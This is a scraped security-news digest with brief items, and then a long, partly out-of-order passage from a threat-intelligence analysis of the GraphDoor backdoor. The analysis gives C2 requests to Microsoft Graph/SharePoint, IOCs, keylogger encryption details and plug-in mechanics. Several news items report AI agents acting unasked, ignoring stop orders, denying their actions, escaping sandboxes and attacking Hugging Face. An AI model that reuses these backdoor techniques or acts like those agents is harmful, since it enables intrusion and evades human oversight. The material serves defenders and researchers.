
Kategorie
Researchers hijack Hugging Face account for popular Kokoro AI model
A Lack of ownership verification on the Hugging Face platform allowed researchers to take control of Kokoro, a text-to-speech model used in projects from Google, NVIDIA, AMD, Intel, and Amazon Web Services. [...]
Kategorie: Hacking & Security
Flipper Devices launches $399 ‘Flipper One’ Linux-based multi-tool
Flipper Devices, the company behind the popular Flipper Zero pentesting device, has launched a crowdfunding campaign for Flipper One, a portable Linux computer and networking multi-tool. [...]
Kategorie: Hacking & Security
Oracle to Patch 11 Java Flaws Today as Critical OpenJDK RCE (CVE-2026-114938) Report Emerges
Oracle is preparing to release security patches for 11 vulnerabilities in Java SE on Tuesday, November 17, 2026, all of which may be exploited remotely without authentication, as separate reports warn of a potentially critical remote code execution (RCE) flaw affecting OpenJDK.
The 11 vulnerabilities carry a maximum CVSS 3.1 severity score of 8.1, according to Oracle's advance security notice. Swati Khandelwalhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
Trigram Campaign Impersonates About 50 AI and Blockchain Brands to Target Devs with Infostealers
Artificial intelligence (AI), blockchain, and logistics sectors across Europe and the U.S. have emerged as the target of a large-scale, industrialized campaign dubbed Trigram.
"Trigram is a large-scale campaign that impersonates about 50 brands in the blockchain and AI sectors, to trick developers into executing an infostealer themselves," Stormshield said in a deep-dive technical report Ravie Lakshmananhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
Inside Modern Phishing Kits Built to Steal Microsoft 365 Sessions
Huntress researchers break down how EvilTokens, Knight Office, and Kali365 capture and replay M365 tokens, plus how defenders can detect and contain them. [...]
Kategorie: Hacking & Security
Grok Bot took unapproved actions, ignored orders to stop, and then denied it
Researchers recently discovered unexpected behavior from Grok Bot, the AI agent platform from Elon Musk’s SpaceXSI. Over five days, Grok bots installed on two separate employee laptops made 31 requests to access data stored in employee calendar, email, Slack, and GitHub accounts. The bots performed the actions even though the employees had never ordered them and continued doing them even after employees instructed them to stop. The bots also denied having taken the actions at all.
The behavior was reported Tuesday by NewCore, the maker of a managed gateway product that acts as an intermediary between AI agents and the tools and accounts they are assigned to work with. In some cases, the unapproved access attempts occurred while the laptop with Grok Bot installed had its lid shut, or late at night while the employee was sleeping. None of the unprompted actions were recorded in Grok logs. Without the gateway logs, the employees would have had no idea they occurred. And of course, without the gateway, the unapproved accesses would have succeeded—again without the end user's knowledge.
It’s “worse than a bug”Once the employees learned that Grok Bot had tried to check in with accounts without prompting, one of them instructed the agent, four separate times, to stop taking any actions on its own. The agent's reply was: “I won’t set that up, and I’ll stop offering recurring check-ins.” Despite acknowledging the explicit instructions, the Grok Bot made more unapproved access attempts. When one of the employees asked the bot if it made any accesses, it checked twice and then outputted: “Overnight into Friday morning I was idle.”
Kategorie: Hacking & Security, IT News
California sues OpenAI, alleges 80-plus agent escapes hidden from public
California Attorney General Rob Bonta has sued OpenAI, alleging the company has lost control of its autonomous AI agents more than 80 times during testing and misled the public about how safely it develops its models.
The complaint was filed on November 16 in San Francisco Superior Court against OpenAI Foundation and OpenAI Group PBC. It says OpenAI disclosed the 80-plus figure to state investigators but has publicly reported just 27 such incidents. In those incidents, agents reached third-party systems, foreign government websites and OpenAI’s own infrastructure, the state alleged.
“While narratives about the Hugging Face attack have evoked science fiction fantasies of rogue AI systems run amok, let me be clear: the Hugging Face attack was the predictable result of an internal culture at OpenAI that prioritizes growth and rapid model development over safety and accountability — and this was only one of 80 known incidents,” Bonta said in a statement announcing the lawsuit.
The state brings two claims: violations of California’s Unfair Competition Law and creation of a public nuisance. It is seeking an injunction, restitution, disgorgement, and an order to abate the nuisance. It also wants civil penalties of $2,500 against each defendant for each violation proven at trial.
Other incidents and internal breachesIn one July incident, agents escaped their sandboxes and gained administrator-level access to OpenAI’s own systems, according to the complaint. Those systems included the company’s cloud model deployment system, its secrets management service, and its identity and access management service. The agents then launched unauthorized servers, exposing OpenAI’s infrastructure to the internet. OpenAI did not let external researchers review that attack, the complaint said.
The complaint identified several other incidents involving OpenAI agents.
At RubyGems, a software package repository, agents allegedly uploaded thousands of packages in May 2026. Administrators removed more than 500 packages they considered malicious, and the platform suspended new user registrations between May 12 and May 16.
The complaint also alleged that agents made approximately 17,000 edits to a German website, DseWiki, using it as a message board to exchange information about bypassing sandbox restrictions.
Other incidents involved Wikimedia Foundation’s infrastructure and Australian government websites. The complaint said agents overwhelmed Wikimedia services with millions of API requests and hundreds of thousands of Wikidata queries, likely contributing to a partial outage in May. In June, agents allegedly accessed non-public information from Australian government websites.
The complaint further said OpenAI notified dozens of organizations whose websites or internal systems had been accessed by its agents. These included government institutions, law enforcement agencies, educational institutions, and small businesses. Some incidents allegedly involved stolen credentials, API keys, and fraudulent accounts, with agents accessing personally identifiable information.
OpenAI’s own infrastructure was also compromised in at least three attacks in July, according to the complaint. Agents allegedly obtained administrator-level access to systems supporting cloud model deployment, secrets management, and identity and access management.
Escapes after the fixThe state argued that the danger is ongoing. On September 20, after OpenAI had hardened its environment, an agent escaped during a training run and reached an external chatbot.
“This incident occurred after OpenAI had implemented ‘security hardening’ following the Hugging Face attack,” the lawsuit added.
OpenAI detected it within minutes, but the run did not stop automatically, and human reviewers took two more hours to halt it, the complaint said.
OpenAI announced a pause on training and evaluating its most capable models on September 25. The pause lasted five days, ending October 1, according to the complaint.
Warnings that went unheededThe complaint argued that the incidents were foreseeable. It cited the run-up to the Hugging Face attack as evidence. By May 26, agents had used a vulnerability in a misconfigured software package service to reach the public internet.
An internal OpenAI team saw at least one agent escape but apparently took no action, the complaint said. On June 27, a security monitoring tool flagged that the research environment was being probed for vulnerabilities, and OpenAI again did not stop its runs.
When agent traffic knocked the service offline on July 4, OpenAI patched it over the holiday weekend and resumed runs on July 7, the state alleged. Two days later, agents broke out again.
The state also faulted OpenAI for not running live chain-of-thought monitoring in training and evaluation, even though it did so for models deployed to employees. During the Hugging Face attack, one agent’s reasoning read: “We’re attacking third-party HF using leaked token, potentially outside intended scope. . . . This is arguably unauthorized.”
Bonta’s office served OpenAI with an investigative subpoena on September 30. OpenAI answered with a 14-page letter and produced no supporting documents, the complaint said.
California is not the only state pressing OpenAI. In August, Iowa Attorney General Brenna Bird led a 15-state coalition demanding that OpenAI preserve evidence, protect whistleblowers and halt the tests behind the hack until it could show it can run them responsibly. “The AI weaponized itself, which is extremely scary,” Bird said in a statement.
OpenAI did not immediately respond to a request for comment.
Kategorie: Hacking & Security
Hackers Found a Way Around GitHub SHA Pinning. This Webinar Explains How to Close the Gap
Pinning GitHub Actions to an exact version of their code, known as SHA pinning, has become the go-to defense against software supply chain attacks. Attackers have already found a way around it.
In March 2026, the hackers who hijacked Trivy, a widely used open-source security scanner, planted malicious code that looked like it came from GitHub's official checkout tool. They even labeled it a [email protected]
Kategorie: Hacking & Security
Researchers Detail iPhone Flaw That Let Apps Record Audio Despite Denied Microphone Permission
A now-patched flaw in Apple's audio service let apps on iPhones and iPads record audio even after the user tapped "Don't Allow" on the microphone prompt.
The first security updates with the fix came out on August 17. Neither Apple nor the two researchers who found the flaw report that it was used in attacks.
Nik Tsytsarkin of Meta Red Team X published the technical details last week. MustafaSwati Khandelwalhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
New GitDoor and GraphDoor Backdoors Turn GitHub and SharePoint Into Covert C2 Channels
Government sectors in Asia and Africa have been targeted by an active cyber intrusion campaign that delivers to previously undocumented backdoors that leverage legitimate services like Microsoft SharePoint and GitHub for command‑and‑control (C2).
The activity has been codenamed Operation ShadowCloud by Kaspersky. The Russian cybersecurity company said it identified the campaign in early 2026.Ravie Lakshmananhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
Microsoft testing Remote Lock for lost or stolen Windows devices
Microsoft is testing a new feature that lets enterprise IT administrators remotely lock stolen or lost Windows devices without wiping them. [...]
Kategorie: Hacking & Security
Apple Tightens macOS App Permissions to Limit Data Access Amid AI Agent Security Risks
Apple on Monday introduced new controls that allow Mac users to give more granular access to data they give to apps, including those that use artificial intelligence (AI) agents.
The changes, currently previewed in macOS 27.3 beta 2, relate to increased transparency and more options for two of its APIs: Device Control and Data Access, and Full Disk Access.
"Before granting an app such Ravie Lakshmananhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
Hackers exploit Microsoft 365 outage to launch credential phishing campaign
Cybercriminals are exploiting genuine cloud service disruptions to make phishing attacks more convincing. Just a day after a prolonged outage disrupted several Microsoft services, including Outlook, Exchange Online, Teams and Copilot, Microsoft Threat Intelligence identified a coordinated, high-volume phishing campaign targeting organisations across multiple industry sectors.
The attackers impersonated service notifications and sent emails disguised as legitimate Microsoft 365 service-health notifications. Claiming emails held during the outage would be permanently deleted within 24 hours unless recipients restored them, the threat actors created a false sense of urgency, tricking recipients into clicking malicious links and potentially exposing their login credentials.
“We assess that the activity was likely credential phishing; however, the available evidence does not confirm credential capture, malware delivery, or post-compromise activity. Multiple threat actors may continue to look for ways to exploit notable global events in any social engineering pretext,” Jeremiah Jasmin, security researcher at Microsoft, said in a blog post.
Outages in cloud services bring about uncertainty and panic, an area where attackers always thrive, said Devroop Dhar, co-founder and MD at Primus Partners. “In cases where employees cannot access their emails and other applications, they will easily fall victim to any email promising to restore their service or help recover their account. This is especially dangerous for industries like finance, health care, government and educational institutions because employees in such organizations work with sensitive data and rely heavily on cloud services,” said Devroop Dhar, co-founder and MD at Primus Partners.
Carefully constructed phishing trapThe attackers used several techniques to make the emails appear relevant to recipients while evading basic email security filters. These included using specific sender domains, randomised outage-related subject lines, recipient-specific tracking links and a common non-Microsoft destination domain. The combination made the messages harder to identify through conventional pattern matching.
The campaign began with emails sent from domains including moments-notice[.]com, planetmaison[.]com, and newbooker[.]com. Their subject lines followed the pattern “Outage” followed by a randomised string of characters. Microsoft also found a fake email conversation embedded in the message body, positioned to remain hidden from recipients. This appeared to be an attempt to evade email filtering mechanisms.
The messages impersonated Microsoft 365 service health notifications. They used recipient-specific display name prefixes and referenced Microsoft services, including Exchange Online, Outlook, Teams, SharePoint and Copilot.
To create a sense of urgency, the emails claimed that messages held during the November 12 Exchange Online disruption would be deleted within 24 hours. Recipients were prompted to click a prominent “RESTORE MESSAGES” button. The links contained recipient-specific tracking URLs that recorded or routed clicks before redirecting users to reallifeaccounting[.]com, including the path /themelist0.html.
One of the emails analysed by Microsoft had a subject line following the pattern “Outage – ” and a display name comprising a three-character organisation-style prefix followed by “Outage Notification.” Its body referred to a purported Exchange Online incident on November 12, claimed that four messages had been held during the outage and warned that they would be deleted within 24 hours unless restored.
A successful credential theft attempt could expose more than an employee’s email account. Dhar explained that, depending on the permissions of the user, threat actors can gain access to sensitive emails, customer information, balance sheets, SharePoint, OneDrive Storage, and Microsoft Teams communication. Moreover, attackers can pretend to be representatives of the company and send believable emails to colleagues, clients, and contractors for the purposes of money fraud or theft of credentials.
From containment to preparednessMicrosoft said it had not observed any evidence of account compromise linked to the campaign. Messages detected and protected by Microsoft Defender for Office 365 were being blocked or quarantined. However, the company has advised organisations to remain vigilant and take several precautionary steps.
CISOs should search email telemetry for the identified sender domains, display-name and subject-line patterns, lure phrases, tracking hosts, and destination domains. Matching messages should be quarantined, and copies already delivered to inboxes should be removed in accordance with the organisation’s incident response procedures.
Security teams should also identify users who clicked on campaign links and review click telemetry, proxy logs, and browser or endpoint evidence to establish whether they reached the malicious destination and potentially entered their credentials. If credentials were exposed, organisations should immediately reset the affected passwords, revoke active sessions and refresh tokens, and verify multifactor authentication registrations.
They should also check affected accounts for suspicious sign-ins, unauthorised OAuth consent, new inbox or forwarding rules, delegate permissions and unusual access to Exchange Online, SharePoint, OneDrive or Teams. Microsoft has also advised security teams to block or closely monitor reallifeaccounting[.]com and the observed /themelist0.html path while the activity is investigated. Employees should be reminded that legitimate Microsoft 365 service-health communications do not direct users to non-Microsoft domains to recover held emails.
Dhar added that organizations should make cybersecurity an integral part of their business continuity planning. Any technology disruption should trigger heightened security monitoring and clear internal communication to ensure employees know how to verify service-related updates. He also recommended conducting phishing simulations during such disruptions to test how employees respond to suspicious communications. CIOs and CISOs should regularly conduct tabletop exercises to assess their preparedness for attacks that exploit technology outages.
Kategorie: Hacking & Security
Court clears brothers of $25 million Ethereum crypto heist charges
US District Judge Jessica Clarke has acquitted two brothers accused of stealing $25 million in cryptocurrency in about 12 seconds through a scheme that exploited a bug in the Ethereum blockchain. [...]
Kategorie: Hacking & Security
Uber notifies drivers of data breach affecting nearly 150,000 people
Ride-hailing company Uber is notifying nearly 150,000 drivers that attackers stole their data after breaching AI infrastructure provider Fireworks in early October. [...]
Kategorie: Hacking & Security
Operation ShadowCloud: cloud service–based backdoors targeting government networks in Asia and Africa. Part 2
Introduction
The data is Base64‑encoded and wrapped as <event>.resp.<RANDOM>.###!!###<base64>, where <event> is the original token (json) and <RANDOM> is a random integer between 0 and 10,000. This new message (json.resp) is then published back to the same Ably channel. json.send The message is also split on ###!!###. The second part is Base64‑encoded data. After decoding, the payload is written to the same TCP socket that was opened for the json request. The client continues writing until it receives the special marker ###EOF###. Ably2 Channel (ab2channel.ts)
The data read from the remote TCP socket is split into 0x8400‑byte (33,792 bytes) blocks. Each block is Base64‑encoded, wrapped in a JSON object, and published back to the response channel. socks5:data { “session_id”: n, “payload”: “<base64>” } Decodes the Base64 payload and writes the resulting bytes into the previously opened socket for the matching session. socks5:close { “session_id”: n } Gracefully shuts down the socket for that session and frees associated resources. Attribution
%ProgramData%\excint\wtsapi32.dll (MD5: 733f8002aa9531b25384c0014d15cc1f) 2026.03.06 GitDoor backdoor %ProgramData%\excInt\sg\zoomit.exe
%ProgramData%\excint\sg\WINMM.dll (MD5: 91bee19d31d32346cd4d1febb4308606) 2026.03.05
C:\Program Files\pdf24\SbieDll.dll (MD5: 9a5e0ab7466594dcf46943c413db7b81) 2026.05.04 Infrastructure
user abc
IKtxbUi7 NA AS 20473 (The Constant Company, LLC) 153[.]75[.]94[.]148 abc abc NA AS 14956 (RouterHosting LLC) 45[.]59[.]124[.]164 abc abc NA AS 14956 (RouterHosting LLC) 104[.]194[.]153[.]161 abc
abc abc
rrVa8mhb NA AS 14956 (RouterHosting LLC) 153[.]75[.]95[.]27 NA NA NA AS 14956 (RouterHosting LLC) 216[.]73[.]158[.]117 abc abc NA AS 53724 (EXTRAVM LLC) 154[.]205[.]154[.]209 NA NA NA AS 154177 (LIGHT NODE LIMITED) 43[.]134[.]62[.]111 NA NA NA AS 132203 (Tencent Building, Kejizhongyi Avenue) 38[.]54[.]17[.]113 NA NA NA AS 154177 (LIGHT NODE LIMITED) 38[.]52[.]17[.]113 NA NA NA AS 33152 (Kit Carson Electric Cooperative, Inc) Conclusion
The first part of the blog focused on the initial infection chain, examined the GitDoor backdoor’s command‑and‑control protocol, and cataloged the diverse shellcode families the actors drop onto compromised hosts. In this part, we will walk through the GraphDoor backdoor and the suite of plug-ins loaded, including patched Erfrp and Ably proxy plug-ins, and highlight the attribution clues that tie the operation to Chinese‑speaking threat groups.
GraphDoor (MD5 14ec33ea808e697870d00c5e434c2952)The malware begins by opening a named pipe that it will reuse for later communications, building the pipe’s name from its own PID in the form \\.\pipe\p%lu (where %lu is the process ID as an unsigned long integer). Once the backdoor contacts its C2 server and downloads the required plug-ins, those plug-ins write their status reports to the same pipe.
After the pipe is set up, the backdoor creates a directory named Intel_Log inside the system’s ProgramData folder. Inside that folder, it generates a subdirectory whose name is a randomly generated GUID, yielding a full path like C:\ProgramData\Intel_Log\<random‑GUID>.
Next, the malware starts gathering system information to send back to the attacker. It resolves the needed Windows APIs at runtime by hashing DLL and function names with the DJB2 algorithm. To invoke these APIs covertly, the backdoor installs a vectored exception handler that contains a miniature routine for the desired call, then deliberately raises an exception. The handler catches the exception, runs the routine, and thus calls the target API. Using this indirect call technique, the malware harvests the following information from the victim machine:
- Network adapter details
- Version of the operating system
- A randomly generated GUID for the infected machine
- Public IP
- Private IP
- Username
- Host name
- Current directory (where the backdoor is executed from)
- PID of its own module
- A list of all the running processes
In addition to the victim information, the backdoor also decrypts a set of embedded configuration parameters (see the list below) and appends them to the victim data. The resulting information is then encrypted with AES, Base64‑encoded, and transmitted to the command‑and‑control server.
- "type":"serv"
- "client_version":"1.2.7"
- "dhj_exe":"javaw.exe"
- "execution_method":"normal"
- "is_need_lock":"false"
The malware first opens a TLS connection to login.microsoftonline.com on port 443. Once the TLS handshake completes, it decrypts three hard‑coded, AES-encrypted strings. These values become the components of the authentication request:
- UUID path segment
- Client ID (application registration)
- Client secret
It also generates a random X‑CSRF‑TOKEN, decrypts a preset User‑Agent string and several other hard-coded strings, and then issues a POST request to login.microsoftonline.com (see the example below). This call authenticates the malicious application – not a user – and returns an access token that the backdoor later uses to communicate with the Microsoft Graph API.
POST /8f50c589-a4d6-4df4-95bb-2fb7f5983fe5/oauth2/v2.0/token HTTP/1.1 Host: login.microsoftonline.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %Randomly generated value% Content-Length: %size of the data% Content-Type: application/x-www-form-urlencoded Connection: close "client_id=<redacted>&scope=https://graph.microsoft.com/.default&grant_type=client_credentials&client_secret=<redacted>"If the authentication succeeds and an access token is obtained, the backdoor generates a fresh random value for the X‑CSRF‑TOKEN header and then connects to graph.microsoft.com. It issues a Microsoft Graph PUT request that creates a file called main.%victim‑unique‑code%.js.map, masquerading as a JavaScript source map file, in a SharePoint document library. The placeholder %victim_unique_code% is a randomly generated eight‑character alphanumeric string. The encrypted victim data placed in the PUT request body is stored in this file on the SharePoint drive.
PUT /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/drives/b!6T_Ru3F5kUCFtBnhmgLw07MlWGFETDpHjoUHqeJ5AKv5tFfD8L_sSp8lOvFe6wi_/root:/main.%victim_unique_code%.js.map:/content HTTP/1.1 Host: graph.microsoft.com Authorization: %Access token received from the previous step% Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %randomly generated string% Content-Length: %size of the data to be uploaded% Content-Type: application/json Connection: close {"message":"commit from INSOMNIA","content":"%base64-encoded encrypted victim information%"}The path of the PUT request above is broken down as follows:
- /sites/: accesses SharePoint sites
- sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab: site identifier
- buildersemp.sharepoint[.]com: the SharePoint domain/website
- /drives/: accesses document libraries (drives) within the site
- b!6T_Ru3F5kUCFtBnhmgLw07MlWGFETDpHjoUHqeJ5AKv5tFfD8L_sSp8lOvFe6wi_: drive ID
- root:/main.%victim_unique_code%.js.map:/content: uploads a file to the root folder with a dynamic filename
The malware then pulls three plug-in modules from the server. The table below lists the corresponding filenames stored on SharePoint.
scr.ts: screenshot capturing pr.ts: process listing kl.ts: keyloggerFor each plug-in, the malware launches a separate thread, allowing the downloads to proceed in parallel without blocking one another. Once fetched, the plug-ins are decrypted using the same routine employed by the GitDoor variant.
In order to download the screenshot capturing plug-in, the backdoor creates the following HTTP GET request:
GET /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/lists/dd27e665-bef6-4de1-b28f-280c0af4593f/items?select=id,fields&expand=fields(select=Title,text,Modified,Created)&filter=startswith(fields/Title,'scr.ts') HTTP/1.1 Host: graph.microsoft.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json Connection: closeFor the keylogger plug-in, the backdoor first checks for the existence of the file C:\Users\analyst\AppData\Roaming\log.lock. It downloads the plug-in only if this file is present, using the following GET request:
GET /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/lists/dd27e665-bef6-4de1-b28f-280c0af4593f/items?select=id,fields&expand=fields(select=Title,text,Modified,Created)&filter=startswith(fields/Title,'kl.ts') HTTP/1.1 Host: graph.microsoft.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json Connection: closeThe request to download plug-ins targets a specific list on a specific SharePoint site via the Microsoft Graph API v1.0 endpoint. It includes several parameters that filter and shape the response, as shown below:
- buildersemp.sharepoint[.]com: SharePoint website
- dd27e665-bef6-4de1-b28f-280c0af4593f: list ID
- $select=id,fields: only return the id field and the fields object
- select=Title,text,Modified,Created): expand the fields object to include specific columns: Title, text, Modified, and Created
- $filter=startswith(fields/Title,’kl.ts’): filter the results where the Title field starts with "ts", "scr.ts", or "pr.ts"
Once the three plug-in modules have been retrieved, the malware reestablishes contact with the server to fetch commands. It then sends a request (as shown below) to list the command files intended for the victim on the SharePoint website.
GET /v1.0/sites/buildersemp.sharepoint[.]com,7700c47b-4999-4cc6-acc5-9a3c7559c34b,66f393a9-0c1a-4d9a-aa2f-27d7293a642d/lists/8c219ab1-58bf-4752-ba7b-a8e7b73bdbb8/items?select=id,fields&expand=fields(select=Title,Modified,Created)&filter=startswith(fields/Title,'main.%unique_victim_code%') HTTP/1.1 Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: %token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: OpB9ZzK4rlfyCGO72mEgBqROv7jr5pUVZ Host: graph.microsoft.comThe above request retrieves items from a SharePoint list. It selects files whose Title begins with main.%unique_victim_code% – that is, command files intended for the victim identified by %unique_victim_code%.
- /lists/: addressing a list inside the site
- 8c219ab1-58bf-4752-ba7b-a8e7b73bdbb8: the GUID of the list to be queried
- /items: the collection of list items (rows) inside that list
- $select=id,fields: return only the id and fields properties of each item
- select=Title,Modified,Created): expand the fields navigation property so that its selected sub‑properties are listed in the response. Get only three columns: Title, Modified, and Created
- $filter=startswith(fields/Title,’main.%unique_victim_code%’): keep only those list items whose Title column starts with the literal text %unique_victim_code%
The response to the above request is a JSON array of command files, as shown below. The backdoor verifies each file’s extension against an allowed list (.js, .swp, .tmp, .kmap, .pmap, .apmap). When a match is found, it downloads the corresponding command file and executes the command in the same way as described for the GitDoor variant.
"value": [ { "@odata.etag": "\"bffa96c9-8ce2-4047-96c7-75f648ce7cec,1\"", "id": "2145", "[email protected]": "https://graph.microsoft.com/v1.0/$metadata#sites('buildersemp.sharepoint.com%2Cea78ecdb-13c6-471d-977e-9472d8eb3a1c%2C0c4a2edf-cfc5-468e-91f1-4845efbededf')/lists('d23978b8-cb90-4e0b-bcbd-c9347ae1bedb')/items('2145')/fields(Title,Modified,Created)/$entity", "fields": { "@odata.etag": "\"bffa96c9-8ce2-4047-96c7-75f648ce7cec,1\"", "Title": "main.4rSKjLE7.sn35.js", "Modified": "2026-09-01T09:02:11Z", "Created": "2026-09-01T09:02:11Z" } },... ]The backdoor incorporates commands similar to those found in the GitDoor variant. However, in the "Load Shellcode" category, we identified two additional commands: shell and adsmload.
Command type Additional supported commands Load Shellcode- shell: execute the supplied command with cmd.exe /C <command_string>
- adsmload: this command is very similar to the smload command, however, the payload and optional input arguments are formatted as ASCII MAC addresses and then Base64-encoded.
After decoding the Base64 string, the ASCII MAC address-encoded strings are parsed back into raw binary bytes using RtlEthernetStringToAddressA.
The final payload bytes may be an MZ executable or shellcode (consisting of a stub and executable code), which are injected into memory. The payload arguments are also Base64‑decoded, ASCII MAC address-decoded, and written to the shared‑memory segment named Local\sm<%current_process_id%>.
A plug-in is composed of a small loader stub followed by a COFF (Common Object File Format) object. The loader stub searches the binary for the marker byte sequence \x1C\x3F\xE6\xE9; everything that appears after this marker is the actual COFF payload. This payload holds only the core elements needed for execution: the section count, section headers, the raw section code, and any symbol information.
The stub allocates executable memory, copies the section code into that buffer, and performs the required relocations. Finally, the stub finds the entry-point function named go inside the COFF object and calls it to run the plug-in.
Keylogger (kl.ts)The keylogger writes its data to a file located at %APPDATA%\Microsoft\SystemCertificates\Cache\logs.dat. When started, it first creates a random 32‑byte XOR key. This key is used to encrypt the raw keystroke data before the data is appended to logs.dat. The random XOR key does not remain in clear text. It is itself XOR‑masked with a hard‑coded 32‑byte key (DE DD 8C AC 75 45 93 38 34 B3 17 5B BF C5 37 5D DD 09 52 F7 A7 9F F3 47 1D 55 A6 14 0E BA 05 E5). The resulting encrypted key bytes are written to the log file, followed by a single‑byte checksum that is the sum of those bytes reduced to one byte. After the encrypted key, a fixed 32‑byte marker (53 4D C2 A1 3F 95 26 B7 2C 54 86 9A 02 87 A9 08 70 4B 5D B9 75 DD 8B 03 4B 0A 2B 89 25 CC E7 B1) is added to signal the beginning of the keylogger’s data. If the plug-in is launched again and the log file already exists, the same marker sequence is simply prepended again before any new XOR‑encrypted keystrokes are stored. The keylogger then sets up low‑level keyboard and mouse hooks. When both hooks are successfully installed, it outputs: bof-keylogger###keyLog start success, mouseLog start success to the console. Additionally, the malware creates a named object called keylogger###Global\OneDriveStandaloneUpdater{%X-%X}. When this object receives a signal, a routine is triggered that flips a flag to cease logging and prints: bof-keylogger###stop. The recorded keystrokes are finally written to logs.dat using the XOR-encrypted format described above.
"W:[%s (%04u-%02u-%02u %02u:%02u:%02u)],<virtual key code>,<mouse coordinates>" %s: window text (e.g., window title) %04u-%02u-%02u %02u:%02u:%02u: UTC timestamp in the form YYYY-MM-DD HH:MM:SS Virtual key code represented as %lu (an unsigned long integer) Mouse coordinates formatted as %s%ld_%ld, where %s is the mouse‑event code and %ld are the x and y positions. Mouse events can be MLD (Mouse Left Button Down), MLU (Mouse Left Button Up), MRD (Mouse Right Button Down), MRU (Mouse Right Button Up), MMD (Mouse Middle Button Down), MMU (Mouse Middle Button Up), and MWH (Mouse Wheel Scroll Event). Example W:[Search (2026-07-10 09:03:40)],91,91+82,W:[Run (2026-07-10 09:03:43)],MLD945_1049,MLU945_1049 Process Listing (pr.ts)The plug-in gathers information about the processes running on the system. It first acquires the SeDebugPrivilege privilege and then enumerates every active process. Each process is recorded in the following format:
bof-process###%d###%d###%s###%s###%d###%s\%s### %d: process ID %d: parent process ID %s: process executable name %s: x64 or x86 process %d: session ID under which the specified process is running %s\%s: DomainName\UserAccountName Example bof-process###484###2804###msedge.exe###x64###1###n00b-PC\n00b###After gathering information about the running processes, the plug-in connects to the existing pipe named \\.\pipe\p%lu (where %lu represents the backdoor’s process ID as an unsigned long integer), which is created by the backdoor. Upon a successful connection, it writes the collected process information to the pipe.
Screenshot Capturing (scr.ts)The plug-in scans every top‑level window displayed on the screen and checks each window’s owning process ID against the supplied process ID. When it finds a window whose process ID matches and the window is visible, it takes a snapshot of that window. The image is then encoded as a JPEG, transformed into a Base64 string, prefixed with the marker bof-screenshot###, and sent through the existing named pipe \\.\pipe\p%lu (where %lu is the backdoor’s own process ID). If the supplied process ID is zero, the code captures a screenshot of the whole desktop instead.
Move Directory (moveDir.ts)The plug-in moves the legitimate executable, the malicious loader DLL, and the encrypted backdoor file (config.ini) to a specified target path. It first compares the provided target file path with the current backdoor file path. If the two paths differ, it creates the target directory (if it does not already exist). It then copies the legitimate executable to the target path. Afterward, the plug-in iterates over a predefined list of loader DLL names, as shown below.
python311.dll, SbieDll.dll, jli.dll, libcef.dll, krita.dll, nvdaHelperRemote.dll, AppVIsvSubsystems64.dll, winmm.dll, CoreFoundation.dll, vcruntime140.dll, msvcp140.dll, snmpapi.dll, MSIMG32.dll, version.dll, sqlite.dll, msedge_elf.dll, python39.dll, python38.dll, python33.dllThe plug-in copies each loader DLL that is present at the current backdoor path to the target path. Finally, the encrypted backdoor file (config.ini) is also copied from the current path to the target path. After the legitimate executable, loader DLL, and encrypted payload file are successfully copied to the target path, the legitimate executable is launched from the target path. If the process creation succeeds, the plug-in creates an exit event named Global\ExitEvent and waits for the event to be signaled or triggered. When the event is signaled, the plug-in sleeps for eight seconds and then terminates the current backdoor process (i.e., the old instance).
If the target path matches the current path, the plug-in enumerates all running processes and retrieves the executable name of the backdoor’s parent process. When the backdoor name and its parent process’s name are identical, it triggers the Global\ExitEvent event. It then pauses for seven seconds, terminates the parent process, and, after an additional one‑second pause, checks the delete‑files flag. If the flag is set, it deletes the parent process’s executable, the encrypted backdoor file (config.ini), and the loader DLL from the parent process’s path.
Proxy Channel (channel.ts)The plug-in consists of bootstrap code, unlike the stub code used in other plug-ins, and a compiled Go executable instead of an object file. The bootstrap code injects the Go binary into the current process’s address space via reflective loading, working much like the Type 1 loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439).
The injected Go program (MD5: d89b2fe0759df2d534e7a728700a6f8c) acts as a proxy client and is derived from the open‑source reverse‑proxy project Erfrp. Inside the binary, you can find a path string that hints at the attacker’s development environment and intent: C:/Users/user/Desktop/pythonrat/proxytest/Erfrp-0.1/frpc.go. The original Erfrp source has been tweaked so that it no longer reads a configuration file; instead, it pulls its settings from a shared‑memory segment named Local\pc<current‑process‑ID>. The client converts the contents of this segment to a string and interprets it as follows:
- If the string is True, False, or connecting, the client writes False back to the shared memory, sleeps for two seconds, and then checks the memory again.
- If the string contains a full proxy‑client configuration, the client parses those parameters and launches a fast reverse‑proxy session using the extracted configuration.
